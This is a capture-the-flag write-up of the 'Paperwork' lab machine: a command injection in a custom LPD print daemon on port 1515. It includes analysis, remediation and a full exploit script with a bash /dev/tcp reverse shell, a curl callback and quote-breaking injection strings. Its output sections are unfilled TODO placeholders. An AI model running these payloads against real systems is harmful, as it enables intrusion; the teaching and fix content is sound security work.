PaperWork
writeupPAPERWORK Writeup
Machine: Paperwork
OS: Linux
Difficulty: Easy
Summary
Paperwork is a Linux machine that runs an intranet web page on port 80 and a custom Line Printer Daemon (LPD) service on port 1515. The LPD service puts a user-controlled job name into a shell command, which lets us execute commands on the server.
Table of Contents
Initial Foothold
Recon
Port Scan
We start with an Nmap scan. The flags -sC run the default scripts, -sV detects service versions, and -O attempts OS detection.
$ cat scan.txt
# Nmap 7.92 scan initiated Sun Nov  1 21:33:17 2026 as: nmap -sC -sV -O -oN scan.txt 10.129.191.193
Nmap scan report for paperwork.htb (10.129.191.193)
Host is up (0.048s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Ubuntu 5ubuntu5.4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.28.0 (Ubuntu)
|_http-title: Intranet | Document Archiving Service
|_http-server-header: nginx/1.28.0 (Ubuntu)
1515/tcp open  ifor-protocol?
| fingerprint-strings:
|   TerminalServer, TerminalServerCookie:
|_    Archive_Printer is ready and printing.
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=11/1%OT=22%CT=1%CU=36043%PV=Y%DS=2%DC=I%G=Y%TM=6AE7A22
OS:2%P=x86_64-redhat-linux-gnu)SEQ(SP=FE%GCD=1%ISR=103%TI=Z%CI=Z%II=I%TS=A)
OS:SEQ(SP=FE%GCD=1%ISR=103%TI=Z%CI=Z%TS=A)OPS(O1=M552ST11NW9%O2=M552ST11NW9
OS:%O3=M552NNT11NW9%O4=M552ST11NW9%O5=M552ST11NW9%O6=M552ST11)WIN(W1=FE88%W
OS:2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M552NN
OS:SNW9%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y
OS:%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR
OS:%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF
OS:=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40
OS:%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Nov  1 21:33:38 2026 -- 1 IP address (1 host up) scanned in 21.02 seconds
The host exposes a web server on port 80 and an unknown service on port 1515. Nmap could not identify the service on 1515, but its banner says “Archive_Printer is ready and printing.” The default LPD port from RFC 1179 is 515, so port 1515 is probably a custom LPD implementation. We will look at it more closely later.
Before we browse the site, we add the hostname to our hosts file:
$ echo "10.129.191.193 paperwork.htb" | sudo tee -a /etc/hosts
Web Application

The web application shows a System Configuration panel with the protocol, the target queue, and the internal processor. The target queue is set to archive_intake, which will matter later.
The internal processor is shipped as a zip archive that we can download:
$ wget http://paperwork.htb/download/archive
$ unzip paperwork-archive-v1.02.zip
Archive:  paperwork-archive-v1.02.zip
  inflating: server.py
Analysis
Server Code Correction
The archive contains a single file, server.py. When we try to run it locally, it fails with an indentation error:
$ python server.py
  File "server.py", line 47
    parts = chunk[1:].decode(errors='ignore').split()
IndentationError: unexpected indent
The error is in the handle_print_job function. Lines 47 to 71 are indented one tab too far, so we remove one tab from each of those lines. This is the corrected function:
    def handle_print_job(self, data):
        queue = data[1:].decode().strip()

        if queue not in VALID_QUEUE:
            print(f"{self.id} Rejected: Invalid queue '{queue}'")
            self.sock.send(b'\x01')
            return
        print(f"{self.id} Accepted job for queue: {queue}")
        while True:
            chunk = self.sock.recv(1024)
            if not chunk: break

            subcommand = chunk[0]
            self.sock.send(b'\x00')
            parts = chunk[1:].decode(errors='ignore').split()
            if not parts: continue

            size = int(parts[0])
            content = b""
            while len(content) < size:
                content += self.sock.recv(size - len(content) + 1)

            decoded_content = content.decode(errors='ignore')

            job_name = "Unknown"
            for line in decoded_content.split('\n'):
                line = line.strip()
                if line.startswith('J'):
                    job_name = line[1:]
                    break

            print(f"{self.id} Executing archive for: {job_name}")
            subprocess.Popen(f"echo 'Archive: {job_name}' >> /tmp/archive.log", shell=True)

            self.sock.send(b'\x00')
            self.sock.send(b'\x00')
            while self.sock.recv(4096):
                pass
            break
Running it again gives us a new error. The os module is used on line 6 but never imported:
$ python server.py
Traceback (most recent call last):
  File "server.py", line 6, in <module>
    VALID_QUEUE = os.environ.get("LPD_QUEUE")
                  ^^
NameError: name 'os' is not defined. Did you forget to import 'os'?
We add the missing import at the top of the file:
import socket
import threading
import subprocess
import os
Now the server starts:
$ python server.py
[*] LPD Server listening on 1515
With the server running, we can analyze the code.
Server Code Analysis
The Python application is a Line Printer Daemon that listens on port 1515. It follows the general structure of RFC 1179, but several parts of the implementation do not match the protocol, so it cannot process a standard print job without a custom client.
On line 6, the server reads the queue name from an environment variable:
VALID_QUEUE = os.environ.get("LPD_QUEUE")
The web application’s System Configuration page sets the target queue to archive_intake, so we can assume LPD_QUEUE is set to archive_intake on the server.
The queue check in handle_print_job has a weakness of its own. VALID_QUEUE is a string, so queue not in VALID_QUEUE performs a substring match, not an exact match. Any substring of archive_intake (for example archive or intake) would be accepted. If LPD_QUEUE is not set, VALID_QUEUE is None, and the in check raises a TypeError.
The main issue is an OS command injection in handle_print_job. The server reads the job name from the control file, which is a line that starts with J. It then puts that value directly into a shell command:
job_name = line[1:]
...
subprocess.Popen(f"echo 'Archive: {job_name}' >> /tmp/archive.log", shell=True)
The job name is wrapped in single quotes and passed to a shell with shell=True. Because the input is not sanitized, we can close the quote, add our own command, and comment out the rest of the line. If the job name is:
'; id ; #
the shell receives this command:
echo 'Archive: '; id ; #' >> /tmp/archive.log
The first ' closes the string, ; starts a new command, id runs, and # turns the rest of the line into a comment, so the trailing ' >> /tmp/archive.log is ignored.
Remediation
The fix is to avoid the shell completely. Use an argument list with shell=False and write the log entry with Python’s file I/O:
with open("/tmp/archive.log", "a") as log:
    log.write(f"Archive: {job_name}\n")
If a shell command is required, pass the arguments as a list and do not use shell=True. The queue check should also use an exact match against a set, such as if queue != VALID_QUEUE:, and the job name should be validated against a strict pattern before it is used.
Exploitation
The exploit sends a job over the same protocol flow that the server expects:
- It sends command
02with the queue name, which starts a job. - It sends sub-command
02with the control file size and name. - It sends the control file. One line in the file is the
Jline, which contains our injection. - It sends a zero byte to end the control file.
The exploit uses a delay ladder between packets. On some runs the queue packet and the sub-command packet are merged by the kernel, and the server rejects the job. The server does this before it calls subprocess.Popen, so a retry does not run the payload twice.
The script has four payload modes:
shellopens a reverse shell over/dev/tcp.verifysends an HTTP request back to us, which confirms execution.filewrites the output ofidto/tmp/pwned.sleepdelays the response by 8 seconds, which confirms a blind injection.
Before we run the exploit, we start a listener on our machine. The --lhost value must be our VPN (tun0) address, not 127.0.0.1:
$ nc -lvnp 4444
Then we run the exploit in a second terminal:
$ python3 archive_ghost.py 10.129.191.193 -m shell --lhost <tun0_ip> --lport 4444
[TODO: paste the real output here]
Once the shell connects, we confirm our access:
[TODO: paste the id/whoami output here. Do not include the user flag.]
Full exploit script:
#!/usr/bin/env python3
"""
LPD Archive RCE — "ARCHIVE_GHOST" (RFC 1179 edition)
====================================================
Exploits a command injection in the LPD print-job handler
(archive_intake queue) to achieve remote code execution.

Protocol: RFC 1179 — Line Printer Daemon Protocol
          https://www.rfc-editor.org/rfc/rfc1179

Style: NSA/TAO clinical terminal aesthetic.
Color: stone-color (pip install stone-color)
"""

import argparse
import logging
import random
import socket
import sys
import time
from pathlib import Path

from stone_color.messages import printf

# ----------------------------------------------------------------------
# RFC 1179 constants
# ----------------------------------------------------------------------
DEFAULT_QUEUE = "archive_intake"
DEFAULT_PORT  = 1515          # RFC says 515; HTB target uses 1515
MAX_RETRIES   = 10
ACK_ACCEPT    = b"\x00"       # positive acknowledgement (RFC 1179 §3.1)
ACK_REJECT    = b"\x01"       # negative acknowledgement (any non-zero)

# Daemon command codes (RFC 1179 §5)
CMD_RECEIVE_JOB    = 2        # 02 – Receive a printer job
# Sub-command codes (RFC 1179 §6)
SUBCMD_ABORT       = 1        # 01 – Abort job
SUBCMD_CONTROL     = 2        # 02 – Receive control file
SUBCMD_DATA        = 3        # 03 – Receive data file

# Inter-packet delay ladder: 50 ms is enough on loopback,
# but we back off if the kernel coalesces the queue packet
# with the sub-command packet.
DELAY_LADDER_MS = [50, 100, 200, 300, 500, 750, 1000]

# ----------------------------------------------------------------------
# Logging
# ----------------------------------------------------------------------
LOG = logging.getLogger("archive_ghost")
LOG.setLevel(logging.DEBUG)

_file_handler = logging.FileHandler("archive_ghost.log")
_file_handler.setFormatter(
    logging.Formatter("%(asctime)s | %(levelname)-8s | %(message)s")
)
LOG.addHandler(_file_handler)

# ----------------------------------------------------------------------
# UI helpers (NSA/TAO aesthetic)
# ----------------------------------------------------------------------
C_BANNER = "{#4ec9b0}"
C_INFO   = "{#569cd6}"
C_OK     = "{#6a9955}"
C_WARN   = "{#dcdcaa}"
C_ERR    = "{#f44747}"
C_DIM    = "{#808080}"
C_RESET  = "{#reset}"

BANNER = r"""
,----,------------------------------,------.
| ## |                              |    - |
| ## |                              |    - |
|    |------------------------------|    - |
|    ||............................||      |
|    ||,-                        -.||      |
|    ||___                      ___||    ##|
|    ||---`--------------------'---||      |
`--mb'|_|______________________==__|`------'
"""


def banner():
    printf(BANNER, color=True)
    printf(
        f"{C_DIM}  queue: archive_intake  |  injection: shell=True  |  "
        f"mode: blind RCE  |  proto: RFC 1179{C_RESET}\n"
    )


def info(msg):
    printf(f"{C_INFO}[*]{C_RESET} {msg}")


def ok(msg):
    printf(f"{C_OK}[+]{C_RESET} {msg}")


def warn(msg):
    printf(f"{C_WARN}[!]{C_RESET} {msg}")


def err(msg):
    printf(f"{C_ERR}[-]{C_RESET} {msg}")


# ----------------------------------------------------------------------
# Payload construction
# ----------------------------------------------------------------------
def build_payload(mode: str, lhost: str, lport: int) -> str:
    """
    Return the *injection string* that will be placed after the 'J'
    in the control file.  The control file builder adds the 'J' prefix.
    """
    if mode == "shell":
        # /bin/sh (dash) lacks /dev/tcp — invoke bash explicitly.
        cmd = f"/bin/bash -c '/bin/bash -i >& /dev/tcp/{lhost}/{lport} 0>&1'"
    elif mode == "verify":
        cmd = f"curl -s http://{lhost}:{lport}/pwned"
    elif mode == "file":
        cmd = "id > /tmp/pwned"
    elif mode == "sleep":
        cmd = "sleep 8"
    else:
        raise ValueError(f"unknown mode: {mode}")

    # Break out of the single-quoted string in the vulnerable
    # echo 'Archive: {job_name}' >> /tmp/archive.log
    return f"'; {cmd} ; #"


# ----------------------------------------------------------------------
# RFC 1179 control-file builder
# ----------------------------------------------------------------------
def build_control_file(injection: str, hostname: str) -> bytes:
    """
    Build a minimal, RFC 1179 §7-compliant control file.

    Required lines:
      H<host>   – responsible host   (§7.2)
      P<user>   – responsible user   (§7.8)
    The injection goes into the optional J line (§7.4):
      J'; <cmd> ; #
    """
    # RFC 1179 §7: no leading whitespace after the command character.
    # We do not need a data-file ('f', 'l', 'p', etc.) because the
    # vulnerability is triggered when the daemon parses the J line.
    return (
        f"H{hostname}\n"
        f"Poperator\n"
        f"J{injection}\n"
    ).encode()


# ----------------------------------------------------------------------
# RFC 1179 exploit primitive
# ----------------------------------------------------------------------
def deliver(
    host: str,
    port: int,
    queue: str,
    injection: str,
    inter_packet_delay: float,
    timeout: float = 5.0,
) -> str:
    """
    Send an RFC 1179 print job.

    Returns one of:
      "ok"        – queue accepted, control file parsed, J line executed
      "coalesced" – queue packet merged with sub-command; no execution
      "error"     – unexpected ack or I/O failure
    """
    # --- Build a compliant control file --------------------------------
    job_number = f"{random.randint(0, 999):03d}"
    hostname   = socket.gethostname()
    control_name = f"cfA{job_number}{hostname}"          # §6.2
    control_body = build_control_file(injection, hostname)
    control_size = len(control_body)

    LOG.debug("Control file name: %s", control_name)
    LOG.debug("Control file body:\n%s", control_body.decode(errors="replace"))

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(timeout)
    s.setsockopt(socket.IPPROTO_TCP, socket.TCP_NODELAY, 1)

    try:
        s.connect((host, port))
        info(f"TCP connection established to {host}:{port}")

        # --- Step 1: command 02 – Receive a printer job ---------------
        # RFC 1179 §5.2: [02] [Queue] [LF]
        s.sendall(bytes([CMD_RECEIVE_JOB]) + queue.encode() + b"\n")

        # RFC 1179 says the client MUST read an ack here, but the
        # target daemon never sends one.  Reading would block forever,
        # so we skip it and use the sub-command ack as our sync point.
        # -----------------------------------------------------------------
        if inter_packet_delay > 0:
            time.sleep(inter_packet_delay)

        # --- Step 2: sub-command 02 – Receive control file ------------
        # RFC 1179 §6.2: [02] [Count] SP [Name] LF
        subcmd = (
            bytes([SUBCMD_CONTROL])
            + f"{control_size} {control_name}\n".encode()
        )
        s.sendall(subcmd)

        ack1 = s.recv(1)

        if ack1 == ACK_REJECT:
            warn(
                f"queue rejected (inter-packet {inter_packet_delay*1000:.0f}ms "
                f"too short — packets coalesced)"
            )
            LOG.warning(
                "ACK_REJECT from %s:%s (delay=%.0fms)",
                host, port, inter_packet_delay * 1000,
            )
            return "coalesced"

        if ack1 != ACK_ACCEPT:
            err(f"unexpected sub-command ack: {ack1!r}")
            LOG.error("Unexpected ACK %r", ack1)
            return "error"

        info("queue accepted — control-file sub-command acknowledged")

        # --- Step 3: send the control-file body -----------------------
        s.sendall(control_body)

        # --- Step 4: RFC 1179 §6.2 zero-octet terminator ---------------
        s.sendall(b"\x00")

        # The target daemon replies with two NUL bytes after parsing
        # the control file.  We read them as an execution ack.
        try:
            s.recv(2)
        except socket.timeout:
            pass

        LOG.info("Injection delivered via control file J line: %s", injection)
        return "ok"

    except socket.timeout:
        err("socket timeout during handshake")
        LOG.error("Timeout connecting to %s:%s", host, port)
        return "error"
    except ConnectionRefusedError:
        err(f"connection refused by {host}:{port}")
        LOG.error("Connection refused")
        return "error"
    finally:
        s.close()


def exploit(
    host: str,
    port: int,
    queue: str,
    injection: str,
    ladder_ms: list[int] | None = None,
) -> bool:
    """
    Retry loop with an escalating inter-packet delay.

    ACK_REJECT is a clean signal: the server rejected the job *before*
    calling subprocess.Popen, so retrying cannot double-fire the payload.
    """
    ladder = ladder_ms or DELAY_LADDER_MS

    for attempt, delay_ms in enumerate(ladder, 1):
        delay = delay_ms / 1000.0
        printf(
            f"{C_DIM}  └─ attempt {attempt:02d}/{len(ladder)} "
            f"(inter-packet={delay_ms:>4d}ms){C_RESET}"
        )

        result = deliver(host, port, queue, injection, inter_packet_delay=delay)

        if result == "ok":
            return True

        if result == "coalesced" and attempt < len(ladder):
            warn("retrying with longer inter-packet delay (no execution occurred)")

    err(f"payload delivery failed after {len(ladder)} attempts")
    return False


# ----------------------------------------------------------------------
# CLI
# ----------------------------------------------------------------------
def parse_args() -> argparse.Namespace:
    p = argparse.ArgumentParser(
        prog="archive_ghost",
        description="LPD archive_intake command-injection exploit (RFC 1179)",
        formatter_class=argparse.RawDescriptionHelpFormatter,
        epilog="""
payload modes:
  shell    reverse shell via /dev/tcp (requires bash on target)
  verify   HTTP callback to confirm RCE (start a listener)
  file     write `id` output to /tmp/pwned
  sleep    blind timing test (8s delay)

RFC 1179 notes:
  • Command 02 carries a mandatory LF after the queue name (§5.2).
  • The control file is sent with sub-command 02, not an ad-hoc 0x00.
  • A zero octet terminates the control file (§6.2).
  • The target daemon does not acknowledge the queue name, so the
    sub-command ack is used as the synchronisation primitive.
""",
    )
    p.add_argument("target", help="target IP or hostname")
    p.add_argument(
        "-p", "--port", type=int, default=DEFAULT_PORT,
        help=f"LPD port (default: {DEFAULT_PORT})",
    )
    p.add_argument(
        "-q", "--queue", default=DEFAULT_QUEUE,
        help=f"queue name (default: {DEFAULT_QUEUE})",
    )
    p.add_argument(
        "-m", "--mode",
        choices=("shell", "verify", "file", "sleep"),
        default="verify",
        help="payload mode (default: verify)",
    )
    p.add_argument(
        "--lhost", default="127.0.0.1",
        help="callback / reverse-shell host",
    )
    p.add_argument(
        "--lport", type=int, default=4444,
        help="callback / reverse-shell port",
    )
    p.add_argument(
        "--delay", type=int, default=None, metavar="MS",
        help="fixed inter-packet delay in ms (overrides the ladder)",
    )
    p.add_argument(
        "--no-banner", action="store_true",
        help="suppress the ASCII banner",
    )
    p.add_argument(
        "--debug", action="store_true",
        help="enable verbose debug logging to stderr",
    )
    return p.parse_args()


# ----------------------------------------------------------------------
# Main
# ----------------------------------------------------------------------
def main() -> int:
    args = parse_args()

    if args.debug:
        LOG.setLevel(logging.DEBUG)
        sh = logging.StreamHandler(sys.stderr)
        sh.setFormatter(logging.Formatter("[%(levelname)s] %(message)s"))
        LOG.addHandler(sh)

    if not args.no_banner:
        banner()

    # Summary block
    info(f"target      : {args.target}:{args.port}")
    info(f"queue       : {args.queue}")
    info(f"payload     : {args.mode}")
    info(f"protocol    : RFC 1179 (LPD)")
    if args.mode in ("shell", "verify"):
        info(f"callback    : {args.lhost}:{args.lport}")
    printf("")

    # Build injection string
    injection = build_payload(args.mode, args.lhost, args.lport)
    LOG.debug("Raw injection string: %s", injection)

    # Fire
    ladder = [args.delay] if args.delay is not None else DELAY_LADDER_MS
    if exploit(args.target, args.port, args.queue, injection, ladder_ms=ladder):
        ok("payload executed — target compromised")
        if args.mode == "shell":
            ok(f"check your listener: nc -lvnp {args.lport}")
        elif args.mode == "verify":
            ok(f"check your web server for a hit from {args.target}")
        elif args.mode == "file":
            ok("verify with: cat /tmp/pwned (post-access)")
        elif args.mode == "sleep":
            ok("if the request took ~8s, injection is confirmed")
        printf("")
        printf(f"{C_DIM}  log: {Path('archive_ghost.log').resolve()}{C_RESET}")
        return 0

    err("operation failed — target may be patched or unreachable")
    return 1


if __name__ == "__main__":
    try:
        sys.exit(main())
    except KeyboardInterrupt:
        printf(f"\n{C_WARN}[!]{C_RESET} interrupted by operator\n")
        sys.exit(130)